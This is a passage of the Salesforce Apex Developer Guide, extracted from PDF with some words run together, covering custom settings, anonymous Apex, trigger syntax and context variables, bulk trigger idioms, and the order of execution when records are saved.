    List Custom Settings Atypeofcustomsettingthatprovidesareusablesetofstaticdatathatcanbeaccessedacrossyourorganization.Ifyouuseaparticular setof data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings doesn’t vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations, international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you don't have to use SOQL queries that count against your governor limits. Hierarchy Custom Settings A type of custom setting that uses a built-in hierarchical logic that lets you “personalize” settings for specific profiles or users. The hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or “lowest,” value. In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings. The following examples illustrate how you can use custom settings. • A shipping application requires users to fill in the country codes for international deliveries. By creating a list setting of all country codes, users have quick access to this data without needing to query the database. • An application displays a map of account locations, the best route to take, and traffic conditions. This information is useful for sales reps, but account executives only want to see account locations. By creating a hierarchy setting with custom checkbox fields for route and traffic, you can enable this data for just the “Sales Rep” profile. You can create a custom setting in the Salesforce user interface: from Setup, enter Custom Settings in the Quick Find box, then selectCustomSettings.Aftercreatingacustomsettingandyou’veaddedfields,providedatatoyourcustomsettingbyclickingManage from the detail page. Identify each data set with a name. For example, if you have a custom setting named Foundation_Countries__c with one text field Country_Code__c, your data sets can look like the following: Country Code Field Value Data Set Name USA United States CAN Canada GBR United Kingdom You can also include a custom setting in a package. The visibility of the custom setting in the package depends on the Visibility setting. Note: Onlycustomsettingsdefinitionsareincludedinpackages,notdata.Toincludedata,youmustpopulatethecustomsettings using Apex code run by the subscribing organization after they’ve installed the package. Apex can access both custom setting types—list and hierarchy. Note: IfPrivacyforacustomsettingis Protected andthecustomsettingiscontainedinamanagedpackage,thesubscribing organization can’t edit the values or access them using Apex. Accessing a List Custom Setting The following example returns a map of custom settings data. The getAll method returns values for all custom fields associated with the list setting. Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll(); 231 Working with Data in Apex Apex Developer Guide
  • 236.
    The following exampleuses the getValues method to return all the field values associated with the specified data set. This method can be used with both list and hierarchy custom settings, using different parameters. CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name); Accessing a Hierarchy Custom Setting The following example uses the getOrgDefaults method to return the data set values for the organization level: CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults(); The following example uses the getInstance method to return the data set values for the specified profile. The getInstance method can also be used with a user ID. CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID); SEE ALSO: Apex Reference Guide: Custom Settings Methods Running Apex You can access many features of the Salesforce user interface programmatically in Apex, and you can integrate with external SOAP and REST Web services. You can run Apex code using a variety of mechanisms. Apex code runs in atomic transactions. IN THIS SECTION: Invoking Apex You can run Apex code with triggers, or asynchronously, or as SOAP or REST web services. Apex Transactions and Governor Limits Apex Transactions ensure the integrity of data. Apex code runs as part of atomic transactions. Governor execution limits ensure the efficient use of resources on the Lightning Platform multitenant platform. Using Salesforce Features with Apex Many features of the Salesforce user interface are exposed in Apex so that you can access them programatically in the Lightning Platform. For example, you can write Apex code to post to a Chatter feed, or use the approval methods to submit and approve process requests. Integration and Apex Utilities Apex allows you to integrate with external SOAP and REST Web services using callouts. You can use utilities for JSON, XML, data security, and encoding. A general-purpose utility for regular expressions with text strings is also provided. Invoking Apex You can run Apex code with triggers, or asynchronously, or as SOAP or REST web services. IN THIS SECTION: 1. Anonymous Blocks An anonymous block is Apex code that doesn’t get stored in the metadata, but that can be compiled and executed. 232 Running Apex Apex Developer Guide
  • 237.
    2. Triggers Apex canbe invoked by using triggers. Apex triggers enable you to perform custom actions before or after changes to Salesforce records, such as insertions, updates, or deletions. 3. Asynchronous Apex Apex offers multiple ways for running your Apex code asynchronously. Choose the asynchronous Apex feature that best suits your needs. 4. Exposing Apex Methods as SOAP Web Services You can expose your Apex methods as SOAP web services so that external applications can access your code and your application. 5. Exposing Apex Classes as REST Web Services You can expose your Apex classes and methods so that external applications can access your code and your application through the REST architecture. 6. Apex Email Service You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages. 7. Using the InboundEmail Object ForeveryemailtheApex emailservicedomainreceives,SalesforcecreatesaseparateInboundEmailobjectthatcontainsthecontents andattachmentsofthatemail.YoucanuseApexclassesthatimplementthe Messaging.InboundEmailHandler interface to handle an inbound email message. Using the handleInboundEmail method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions. 8. Visualforce Classes In addition to giving developers the ability to add business logic to Salesforce system events such as button clicks and related record updates, Apex can also be used to provide custom logic for Visualforce pages through custom Visualforce controllers and controller extensions. 9. JavaScript Remoting Use JavaScript remoting in Visualforce to call methods in Apex controllers from JavaScript. Create pages with complex, dynamic behavior that isn’t possible with the standard Visualforce AJAX components. 10. Apex in AJAX The AJAX toolkit includes built-in support for invoking Apex through anonymous blocks or public webservice methods. Anonymous Blocks An anonymous block is Apex code that doesn’t get stored in the metadata, but that can be compiled and executed. User Permissions Needed “API Enabled” and “Author Apex” To execute anonymous Apex: (Anonymous Apex execution through the API allows restricted access without the “Author Apex” permission.) Customize Application If an anonymous Apex callout references a named credential as the endpoint: Compile and execute anonymous blocks using one of the following: • Developer Console • Salesforce extensions for Visual Studio Code 233 Invoking Apex Apex Developer Guide
  • 238.
    • The executeAnonymous()SOAP API call: ExecuteAnonymousResult executeAnonymous(String code) You can use anonymous blocks to quickly evaluate Apex on the fly, such as in the Developer Console or the Salesforce extensions for Visual Studio Code. You can also use anonymous blocks to write code that changes dynamically at runtime. For example, let’s say you write a client Web application that takes input from a user, such as a name and address. You can then use an anonymous block of Apex to insert a contact with that name and address into the database. Note the following about the content of an anonymous block (for executeAnonymous(), the code String): • Can include user-defined methods and exceptions. • User-defined methods can’t include the keyword static. • You don’t have to manually commit any database changes. • If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back. • Unlike classes and triggers, anonymous blocks execute as the current user and can fail to compile if the code violates the user's object- and field-level permissions. • Don’t have a scope other than local. For example, although it’s legal to use the global access modifier, it has no meaning. The scope of the method is limited to the anonymous block. • When you define a class or interface (a custom type) in an anonymous block, the class or interface is considered virtual by default when the anonymous block executes. This is true even if your custom type wasn’t defined with the virtual modifier. Save your class or interface in Salesforce to avoid this from happening. Classes and interfaces defined in an anonymous block aren’t saved in your org. Even though a user-defined method can refer to itself or later methods without the need for forward declarations, variables can’t be referenced before their actual declaration. In the following example, the Integer int must be declared while myProcedure1 doesn’t: Integer int1 = 0; void myProcedure1() { myProcedure2(); } void myProcedure2() { int1++; } myProcedure1(); The return result for anonymous blocks includes: • Status information for the compile and execute phases of the call, including any errors that occur • The debug log content, including the output of any calls to the System.debug method (see Debug Log on page 599) • The Apex stack trace of any uncaught code execution exceptions, including the class, method, and line number for each call stack element For more information on executeAnonymous(), see Using SOAP API to Deploy Apex on page 678. See also Working with Logs in the Developer Console and the Salesforce extensions for Visual Studio Code. 234 Invoking Apex Apex Developer Guide
  • 239.
    Executing Anonymous Apexthrough the API and the Author Apex Permission To run any Apex code with the executeAnonymous() API call, including Apex methods saved in the org, users must have the Author Apex permission. For users who don’t have the Author Apex permission, the API allows restricted execution of anonymous Apex. This exception applies only when users execute anonymous Apex through the API, or through a tool that uses the API, but not in the Developer Console. Such users are allowed to run the following in an anonymous block. • Code that they write in the anonymous block • Web service methods (methods declared with the webservice keyword) that are saved in the org • Any built-in Apex methods that are part of the Apex language Running any other Apex code isn’t allowed when the user doesn’t have the Author Apex permission. For example, calling methods of custom Apex classes that are saved in the org isn’t allowed nor is using custom classes as arguments to built-in methods. When users without the Author Apex permission run DML statements in an anonymous block, triggers can get fired as a result. SEE ALSO: Named Credentials as Callout Endpoints Triggers Apex can be invoked by using triggers. Apex triggers enable you to perform custom actions before or after changes to Salesforce records, such as insertions, updates, or deletions. A trigger is Apex code that executes before or after the following types of operations: • insert • update • delete • merge • upsert • undelete For example, you can have a trigger run before an object's records are inserted into the database, after records have been deleted, or even after a record is restored from the Recycle Bin. Youcandefinetriggersfortop-levelstandardobjectsthatsupporttriggers,suchasaContactoranAccount,somestandardchildobjects, such as a CaseComment, and custom objects. To define a trigger, from the object management settings for the object whose triggers you want to access, go to Triggers. There are two types of triggers: • Before triggers are used to update or validate record values before they’re saved to the database. • Aftertriggers are used to access field values that are set by the system (such as a record's Id or LastModifiedDate field), and to affect changes in other records, such as logging into an audit table or firing asynchronous events with a queue. The records that fire the after trigger are read-only. Triggers can also modify other records of the same type as the records that initially fired the trigger. For example, if a trigger fires after an update of contact A, the trigger can also modify contacts B, C, and D. Because triggers can cause other records to change, and because these changes can, in turn, fire more triggers, the Apex runtime engine considers all such operations a single unit of work and sets limits on the number of operations that can be performed to prevent infinite recursion. See Execution Governors and Limits on page 315. 235 Invoking Apex Apex Developer Guide
  • 240.
    Additionally, if youupdate or delete a record in its before trigger, or delete a record in its after trigger, you will receive a runtime error. This includes both direct and indirect operations. For example, if you update account A, and the before update trigger of account A inserts contact B, and the after insert trigger of contact B queries for account A and updates it using the DML update statement or database method, then you are indirectly updating account A in its before trigger, and you will receive a runtime error. Implementation Considerations Before creating triggers, consider the following: • upsert triggers fire both before and after insert or before and after update triggers as appropriate. • merge triggers fire both before and after delete for the losing records, and both before and after update triggers for the winning record. See Triggers and Merge Statements on page 244. • Triggers that execute after a record has been undeleted only work with specific objects. See Triggers and Recovered Records on page 245. • Field history is not recorded until the end of a trigger. If you query field history in a trigger, you don’t see any history for the current transaction. • Field history tracking honors the permissions of the current user. If the current user doesn’t have permission to directly edit an object or field, but the user activates a trigger that changes an object or field with history tracking enabled, no history of the change is recorded. • Callouts must be made asynchronously from a trigger so that the trigger process isn’t blocked while waiting for the external service's response. The asynchronous callout is made in a background process, and the response is received when the external service returns it. To make an asynchronous callout, use asynchronous Apex such as a future method. See Invoking Callouts Using Apex for more information. • In API version 20.0 and earlier, if a Bulk API request causes a trigger to fire, each chunk of 200 records for the trigger to process is split into chunks of 100 records. In Salesforce API version 21.0 and later, no further splits of API chunks occur. If a Bulk API request causes a trigger to fire multiple times for chunks of 200 records, governor limits are reset between these trigger invocations for the same HTTP request. IN THIS SECTION: 1. Bulk Triggers 2. Trigger Syntax 3. Trigger Context Variables 4. Context Variable Considerations 5. Common Bulk Trigger Idioms 6. Defining Triggers 7. Triggers and Merge Statements 8. Triggers and Recovered Records 9. Triggers and Order of Execution 10. Operations That Don't Invoke Triggers Some operations don’t invoke triggers. 11. Entity and Field Considerations in Triggers When you create triggers, consider the behavior of certain entities, fields, and operations. 12. Triggers for Chatter Objects You can write triggers for the FeedItem and FeedComment objects. 236 Invoking Apex Apex Developer Guide
  • 241.
    13. Trigger Considerationsfor Knowledge Articles You can write triggers for KnowledgeArticleVersion objects. Learn when you can use triggers, and which actions don’t fire triggers, like archiving articles. 14. Trigger Exceptions 15. Trigger and Bulk Request Best Practices Bulk Triggers All triggers are bulktriggers by default, and can process multiple records at a time. You should always plan on processing more than one record at a time. Note: An Event object that is defined as recurring is not processed in bulk for insert, delete, or update triggers. Bulk triggers can handle both single record updates and bulk operations like: • Data import • Lightning Platform Bulk API calls • Mass actions, such as record owner changes and deletes • Recursive Apex methods and triggers that invoke bulk DML statements Trigger Syntax To define a trigger, use the following syntax: trigger TriggerName on ObjectName (trigger_events) { code_block } where trigger_events can be a comma-separated list of one or more of the following events: • before insert • before update • before delete • after insert • after update • after delete • after undelete Note: • A trigger invoked by an insert, delete, or update of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Lightning Platform API. • Suppose that you use an after-insert or after-update trigger to change ownership of leads, contacts, or opportunities. If you use the API to change record ownership, or if a Lightning Experience user changes a record’s owner, no email notification is sent. To send email notifications to a record’s new owner, set the triggerUserEmail property in DMLOptions to true. For example, the following code defines a trigger for the before insert and before update events on the Account object: trigger myAccountTrigger on Account (before insert, before update) { // Your code here } 237 Invoking Apex Apex Developer Guide
  • 242.
    The code blockof a trigger cannot contain the static keyword. Triggers can only contain keywords applicable to an inner class. In addition, you do not have to manually commit any database changes made by a trigger. If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back. Trigger Context Variables All triggers define implicit variables that allow developers to access run-time context. These variables are contained in the System.Trigger class. Usage Variable Returns true if the current context for the Apex code is a trigger, not a Visualforce page, a Web service, or an executeanonymous() API call. isExecuting Returns true if this trigger was fired due to an insert operation, from the Salesforce user interface, Apex, or the API. isInsert Returns true ifthistriggerwasfiredduetoanupdateoperation,fromtheSalesforceuserinterface, Apex, or the API. isUpdate Returns true if this trigger was fired due to a delete operation, from the Salesforce user interface, Apex, or the API. isDelete Returns true if this trigger was fired before any record was saved. isBefore Returns true if this trigger was fired after all records were saved. isAfter Returns true if this trigger was fired after a record is recovered from the Recycle Bin. This recovery can occur after an undelete operation from the Salesforce user interface, Apex, or the API. isUndelete Returns a list of the new versions of the sObject records. This sObject list is only available in insert, update, and undelete triggers, and the records can only be modified in before triggers. new A map of IDs to the new versions of the sObject records. This map is only available in before update, after insert, after update, and after undelete triggers. newMap Returns a list of the old versions of the sObject records. This sObject list is only available in update and delete triggers. old A map of IDs to the old versions of the sObject records. This map is only available in update and delete triggers. oldMap Returns an enum of type System.TriggerOperation corresponding to the current operation. PossiblevaluesoftheSystem.TriggerOperationenumare: BEFORE_INSERT, BEFORE_UPDATE, BEFORE_DELETE,AFTER_INSERT, AFTER_UPDATE, AFTER_DELETE, and operationType AFTER_UNDELETE.Ifyouvaryyourprogramminglogicbasedondifferenttriggertypes,consider usingthe switch statementwithdifferentpermutationsofuniquetriggerexecutionenumstates. 238 Invoking Apex Apex Developer Guide
  • 243.
    Usage Variable The total numberof records in a trigger invocation, both old and new. size Note: The record firing a trigger can include an invalid field value, such as a formula that divides by zero. In this case, the field value is set to null in these variables: • new • newMap • old • oldMap For example, in this simple trigger, Trigger.new is a list of sObjects and can be iterated over in a for loop. It can also be used as a bind variable in the IN clause of a SOQL query. Trigger simpleTrigger on Account (after insert) { for (Account a : Trigger.new) { // Iterate over each sObject } // This single query finds every contact that is associated with any of the // triggering accounts. Note that although Trigger.new is a collection of // records, when used as a bind variable in a SOQL query, Apex automatically // transforms the list of records into a list of corresponding Ids. Contact[] cons = [SELECT LastName FROM Contact WHERE AccountId IN :Trigger.new]; } ThistriggerusesBooleancontextvariableslike Trigger.isBefore and Trigger.isDelete todefinecodethatonlyexecutes for specific trigger conditions: trigger myAccountTrigger on Account(before delete, before insert, before update, after delete, after insert, after update) { if (Trigger.isBefore) { if (Trigger.isDelete) { // In a before delete trigger, the trigger accesses the records that will be // deleted with the Trigger.old list. for (Account a : Trigger.old) { if (a.name != 'okToDelete') { a.addError('You can't delete this record!'); } } } else { // In before insert or before update triggers, the trigger accesses the new records // with the Trigger.new list. for (Account a : Trigger.new) { if (a.name == 'bad') { a.name.addError('Bad name'); } } if (Trigger.isInsert) { 239 Invoking Apex Apex Developer Guide
  • 244.
    for (Account a: Trigger.new) { System.assertEquals('xxx', a.accountNumber); System.assertEquals('industry', a.industry); System.assertEquals(100, a.numberofemployees); System.assertEquals(100.0, a.annualrevenue); a.accountNumber = 'yyy'; } // If the trigger is not a before trigger, it must be an after trigger. } else { if (Trigger.isInsert) { List<Contact> contacts = new List<Contact>(); for (Account a : Trigger.new) { if(a.Name == 'makeContact') { contacts.add(new Contact (LastName = a.Name, AccountId = a.Id)); } } insert contacts; } } }}} SEE ALSO: Apex Reference Guide: TriggerOperation Enum Switch Statements Context Variable Considerations Be aware of the following considerations for trigger context variables: • trigger.new and trigger.old cannot be used in Apex DML operations. • You can use an object to change its own field values using trigger.new, but only in before triggers. In all after triggers, trigger.new is not saved, so a runtime exception is thrown. • trigger.old is always read-only. • You cannot delete trigger.new. The following table lists considerations about certain actions in different trigger events: Can delete original object using a delete DML operation Can update original object using an update DML operation Can change fields using trigger.new Trigger Event Not applicable. The original object has not been created; Not applicable. The original object has not been created; Allowed. before insert nothing can reference it, so nothing can update it. nothing can reference it, so nothing can update it. Allowed, but unnecessary. The object is deleted immediately after being inserted. Allowed. Not allowed. A runtime error is thrown, as trigger.new is already saved. after insert 240 Invoking Apex Apex Developer Guide
  • 245.
    Can delete originalobject using a delete DML operation Can update original object using an update DML operation Can change fields using trigger.new Trigger Event Not allowed. A runtime error is thrown. Not allowed. A runtime error is thrown. Allowed. before update Allowed. The updates are saved before the object is deleted, so Allowed.Eventhoughbadcode couldcauseaninfiniterecursion Not allowed. A runtime error is thrown, as trigger.new is already saved. after update if the object is undeleted, the updates become visible. doing this incorrectly, the error wouldbefoundbythegovernor limits. Not allowed. A runtime error is thrown. The deletion is already in progress. Allowed. The updates are saved before the object is deleted, so if the object is undeleted, the updates become visible. Not allowed. A runtime error is thrown. trigger.new isnot available in before delete triggers. before delete Not applicable. The object has already been deleted. Not applicable. The object has already been deleted. Not allowed. A runtime error is thrown. trigger.new isnot available in after delete triggers. after delete Allowed, but unnecessary. The object is deleted immediately after being inserted. Allowed. Not allowed. A runtime error is thrown. after undelete Common Bulk Trigger Idioms Although bulk triggers allow developers to process more records without exceeding execution governor limits, they can be more difficult for developers to understand and code because they involve processing batches of several records at a time. The following sections provide examples of idioms that should be used frequently when writing in bulk. Using Maps and Sets in Bulk Triggers Set and map data structures are critical for successful coding of bulk triggers. Sets can be used to isolate distinct records, while maps can be used to hold query results organized by record ID. Forexample,thisbulktriggerfromthesamplequotingapplicationfirstaddseachpricebookentryassociatedwiththeOpportunityLineItem records in Trigger.new to a set, ensuring that the set contains only distinct elements. It then queries the PricebookEntries for their associatedproductcolor,andplacestheresultsinamap.Oncethemapiscreated,thetriggeriteratesthroughtheOpportunityLineItems in Trigger.new and uses the map to assign the appropriate color. // When a new line item is added to an opportunity, this trigger copies the value of the // associated product's color to the new record. trigger oppLineTrigger on OpportunityLineItem (before insert) { // For every OpportunityLineItem record, add its associated pricebook entry // to a set so there are no duplicates. Set<Id> pbeIds = new Set<Id>(); for (OpportunityLineItem oli : Trigger.new) pbeIds.add(oli.pricebookentryid); // Query the PricebookEntries for their associated product color and place the results 241 Invoking Apex Apex Developer Guide
  • 246.
    // in amap. Map<Id, PricebookEntry> entries = new Map<Id, PricebookEntry>( [select product2.color__c from pricebookentry where id in :pbeIds]); // Now use the map to set the appropriate color on every OpportunityLineItem processed // by the trigger. for (OpportunityLineItem oli : Trigger.new) oli.color__c = entries.get(oli.pricebookEntryId).product2.color__c; } Correlating Records with Query Results in Bulk Triggers Use the Trigger.newMap and Trigger.oldMap ID-to-sObject maps to correlate records with query results. For example, this trigger from the sample quoting app uses Trigger.oldMap to create a set of unique IDs (Trigger.oldMap.keySet()). The set is then used as part of a query to create a list of quotes associated with the opportunities being processed by the trigger. For every quote returned by the query, the related opportunity is retrieved from Trigger.oldMap and prevented from being deleted: trigger oppTrigger on Opportunity (before delete) { for (Quote__c q : [SELECT opportunity__c FROM quote__c WHERE opportunity__c IN :Trigger.oldMap.keySet()]) { Trigger.oldMap.get(q.opportunity__c).addError('Cannot delete opportunity with a quote'); } } Using Triggers to Insert or Update Records with Unique Fields When an insert or upsert event causes a record to duplicate the value of a unique field in another new record in that batch, the errormessagefortheduplicaterecordincludestheIDofthefirstrecord.However,itispossiblethattheerrormessagemaynotbecorrect by the time the request is finished. When there are triggers present, the retry logic in bulk operations causes a rollback/retry cycle to occur. That retry cycle assigns new keys to the new records. For example, if two records are inserted with the same value for a unique field, and you also have an insert event defined for a trigger, the second duplicate record fails, reporting the ID of the first record. However, once the system rolls back the changes and re-inserts the first record by itself, the record receives a new ID. That means the error message reported by the second record is no longer valid. Defining Triggers Trigger code is stored as metadata under the object with which they are associated. To define a trigger in Salesforce: 1. From the object management settings for the object whose triggers you want to access, go to Triggers. Tip: For the Attachment, ContentDocument, and Note standard objects, you can’t create a trigger in the Salesforce user interface.Fortheseobjects,createatriggerusingdevelopmenttools,suchastheDeveloperConsoleortheSalesforceextensions for Visual Studio Code. Alternatively, you can also use the Metadata API. 2. In the Triggers list, click New. 3. To specify the version of Apex and the API used with this trigger, click Version Settings. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Associate 242 Invoking Apex Apex Developer Guide
  • 247.
    the trigger withthe most recent version of Apex and the API and each managed package by using the default values for all versions. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. 4. Click Apex Trigger and select the Is Active checkbox if you want to compile and enable the trigger. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default. 5. In the Body text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length. To define a trigger, use the following syntax: trigger TriggerName on ObjectName (trigger_events) { code_block } where trigger_events can be a comma-separated list of one or more of the following events: • before insert • before update • before delete • after insert • after update • after delete • after undelete Note: • A trigger invoked by an insert, delete, or update of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Lightning Platform API. • Suppose that you use an after-insert or after-update trigger to change ownership of leads, contacts, or opportunities. If youusetheAPItochangerecordownership,orifaLightningExperienceuserchangesarecord’sowner,noemailnotification is sent. To send email notifications to a record’s new owner, set the triggerUserEmail property in DMLOptions to true. 6. Click Save. Note: Triggers are stored with an isValid flag that is set to true as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the isValid flag is set to false until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user resaves the trigger in metadata. If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they’re in a lookup relationship. The Apex Trigger Editor The Apex and Visualforce editor has the following functionality: Syntax highlighting The editor automatically applies syntax highlighting for keywords and all functions and operators. Search ( ) Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the Search textbox and click Find Next. 243 Invoking Apex Apex Developer Guide
  • 248.
    • To replacea found search string with another string, enter the new string in the Replace textbox and click replace to replace just that instance, or Replace All to replace that instance and all other instances of the search string that occur in the page, class, or trigger. • To make the search operation case sensitive, select the Match Case option. • To use a regular expression as your search string, select the Regular Expressions option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line. Ifyouusethereplaceoperationwithastringfoundbyaregularexpression,thereplaceoperationcanalsobindregularexpression group variables ($1, $2, and so on) from the found search string. For example, to replace an <h1> tag with an <h2> tag and keep all the attributes on the original <h1> intact, search for <h1(s+)(.*)> and replace it with <h2$1$2>. Go to line ( ) This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line. Undo ( ) and Redo ( ) Use undo to reverse an editing action and redo to recreate an editing action that was undone. Font size Select a font size from the drop-down list to control the size of the characters displayed in the editor. Line and column position The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line ( ) to quickly navigate through the editor. Line and character count The total number of lines and characters is displayed in the status bar at the bottom of the editor. Triggers and Merge Statements Merge events do not fire their own trigger events. Instead, they fire delete and update events as follows: Deletion of losing records A single merge operation fires a single delete event for all records that are deleted in the merge. To determine which records were deleted as a result of a merge operation use the MasterRecordId field in Trigger.old. When a record is deleted after losing a merge operation, its MasterRecordId field is set to the ID of the winning record. The MasterRecordId field is only set in after delete trigger events. If your application requires special handling for deleted records that occur as a result of a merge, you need to use the after delete trigger event. Update of the winning record A single merge operation fires a single update event for the winning record only. Any child records that are reparented as a result of the merge operation do not fire triggers. For example, if two contacts are merged, only the delete and update contact triggers fire. No triggers for records related to the contacts, such as accounts or opportunities, fire. The following is the order of events when a merge occurs: 1. The before delete trigger fires. 2. The system deletes the necessary records due to the merge, assigns new parent records to the child records, and sets the MasterRecordId field on the deleted records. 3. The after delete trigger fires. 4. The system does the specific updates required for the master record. Normal update triggers apply. 244 Invoking Apex Apex Developer Guide
  • 249.
    Triggers and RecoveredRecords The after undelete trigger event only works with recovered records—that is, records that were deleted and then recovered from the Recycle Bin through the undelete DML statement. These are also called undeleted records. The after undelete trigger events only run on top-level objects. For example, if you delete an Account, an Opportunity may also be deleted. When you recover the Account from the Recycle Bin, the Opportunity is also recovered. If there is an after undelete trigger event associated with both the Account and the Opportunity, only the Account after undelete trigger event executes. The after undelete trigger event only fires for the following objects: • Account • Asset • Campaign • Case • Contact • ContentDocument • Contract • Custom objects • Event • Lead • Opportunity • Product • Solution • Task Triggers and Order of Execution When you save a record with an insert, update, or upsert statement, Salesforce performs a sequence of events in a certain order. Before Salesforce executes these events on the server, the browser runs JavaScript validation if the record contains any dependent picklist fields. The validation limits each dependent picklist field to its available values. No other validation occurs on the client side. Note: For a diagrammatic representation of the order of execution, see Order of Execution Overview on the Salesforce Architects site.ThediagramisspecifictotheAPIversionindicatedonit,andcanbeout-of-syncwiththeinformationhere.ThisApexDeveloper Guide page contains the most up-to-date information on the order of execution for this API version. To access a different API version, use the version picker for the Apex Developer Guide. On the server, Salesforce performs events in this sequence. 1. Loads the original record from the database or initializes the record for an upsert statement. 2. Loads the new record field values from the request and overwrites the old values. Salesforce performs different validation checks depending on the type of request. • For requests from a standard UI edit page, Salesforce runs these system validation checks on the record: – Compliance with layout-specific rules – Required values at the layout level and field-definition level – Valid field formats – Maximum field length 245 Invoking Apex Apex Developer Guide
  • 250.
    Additionally, if therequest is from a User object on a standard UI edit page, Salesforce runs custom validation rules. • For requests from multiline item creation such as quote line items and opportunity line items, Salesforce runs custom validation rules. • For requests from other sources such as an Apex application or a SOAP API call, Salesforce validates only the foreign keys and restricted picklists. Before executing a trigger, Salesforce verifies that any custom foreign keys don’t refer to the object itself. 3. Executes record-triggered flows that are configured to run before the record is saved. 4. Executes all before triggers. 5. Runs most system validation steps again, such as verifying that all required fields have a non-null value, and runs any custom validation rules. The only system validation that Salesforce doesn't run a second time (when the request comes from a standard UI edit page) is the enforcement of layout-specific rules. 6. Executes duplicate rules. If the duplicate rule identifies the record as a duplicate and uses the block action, the record isn’t saved and no further steps, such as after triggers and workflow rules, are taken. 7. Saves the record to the database, but doesn't commit yet. 8. Executes all after triggers. 9. Executes assignment rules. 10. Executes auto-response rules. 11. Executes workflow rules. If there are workflow field updates: Note: This sequence applies only to workflow rules. a. Updates the record again. b. Runs system validations again. Custom validation rules, flows, duplicate rules, processes, and escalation rules aren’t run again. c. Executes before update triggers and after update triggers, regardless of the record operation (insert or update), one more time (and only one more time) 12. Executes escalation rules. 13. Executes these Salesforce Flow automations, but not in a guaranteed order. • Processes • Flows launched by processes • Flows launched by workflow rules (flow trigger workflow actions pilot) When a process or flow executes a DML operation, the affected record goes through the save procedure. 14. Executes record-triggered flows that are configured to run after the record is saved 15. Executes entitlement rules. 16. If the record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up summary field in the parent record. Parent record goes through save procedure. 17. If the parent record is updated, and a grandparent record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up summary field in the grandparent record. Grandparent record goes through save procedure. 18. Executes Criteria Based Sharing evaluation. 19. Commits all DML operations to the database. 246 Invoking Apex Apex Developer Guide
  • 251.
    20. After thechanges are committed to the database, executes post-commit logic are executed. Examples of post-commit logic (in no particular order) include: • Sending email • Enqueued asynchronous Apex jobs, including queueable jobs and future methods • Asynchronous paths in record-triggered flows Note: During a recursive save, Salesforce skips steps 9 (assignment rules) through 17 (roll-up summary field in the grandparent record). Additional Considerations Note these considerations when working with triggers. • Ifaworkflowrulefieldupdateistriggeredbyarecordupdate, Trigger.old doesn’tholdthenewlyupdatedfieldbytheworkflow after the update. Instead, Trigger.old holds the object before the initial record update was made. For example, an existing recordhasanumberfieldwithaninitialvalueof1.Auserupdatesthisfieldto10,andaworkflowrulefieldupdatefiresandincrements itto11.Inthe update triggerthatfiresaftertheworkflowfieldupdate,thefieldvalueoftheobjectobtainedfrom Trigger.old is the original value of 1, and not 10. See Trigger.old values before and after update triggers. • If a DML call is made with partial success allowed, triggers are fired during the first attempt and are fired again during subsequent attempts. Because these trigger invocations are part of the same transaction, static class variables that are accessed by the trigger aren't reset. See Bulk DML Exception Handling. • If more than one trigger is defined on an object for the same event, the order of trigger execution isn't guaranteed. For example, if you have two before insert triggers for Case and a new Case record is inserted. The firing order of these two triggers isn’t guaranteed. • Tolearnabouttheorderofexecutionwhenyouinsertanon-privatecontactinyourorgthatassociatesacontacttomultipleaccounts, see AccountContactRelation. • To learn about the order of execution when you’re using before triggers to set Stage and Forecast Category, see Opportunity. • In API version 53.0 and earlier, after-save record-triggered flows run after entitlements are executed. SEE ALSO: Salesforce Help: Triggers for Autolaunched Flows Operations That Don't Invoke Triggers Some operations don’t invoke triggers. Triggers are invoked for data manipulation language (DML) operations that the Java application server initiates or processes. Therefore, some system bulk operations don't invoke triggers. Some examples include: • Cascading delete operations. Records that did not initiate a delete don't cause trigger evaluation. • Cascading updates of child records that are reparented as a result of a merge operation • Mass campaign status changes • Mass division transfers • Mass address updates • Mass approval request transfers • Mass email actions 247 Invoking Apex Apex Developer Guide
  • 252.
    • Modifying customfield data types • Renaming or replacing picklists • Managing price books • Changing a user's default division with the transfer division option checked • Changes to the following objects: – BrandTemplate – MassEmailTemplate – Folder • Update account triggers don't fire before or after a business account record type is changed to person account (or a person account record type is changed to business account.) • Update triggers don’t fire on FeedItem when the LikeCount counter increases. Note: Inserts, updates, and deletes on person accounts fire Account triggers, not Contact triggers. The before triggers associated with the following operations are fired during lead conversion only if validation and triggers for lead conversion are enabled in the organization: • insert of accounts, contacts, and opportunities • update of accounts and contacts Opportunity triggers are not fired when the account owner changes as a result of the associated opportunity's owner changing. The before and after triggers and the validation rules don't fire for an opportunity when: • You modify an opportunity product on an opportunity. • An opportunity product schedule changes an opportunity product, even if the opportunity product changes the opportunity. However, roll-up summary fields do get updated, and workflow rules associated with the opportunity do run. The getContent and getContentAsPDF PageReference methods aren't allowed in triggers. Note the following for 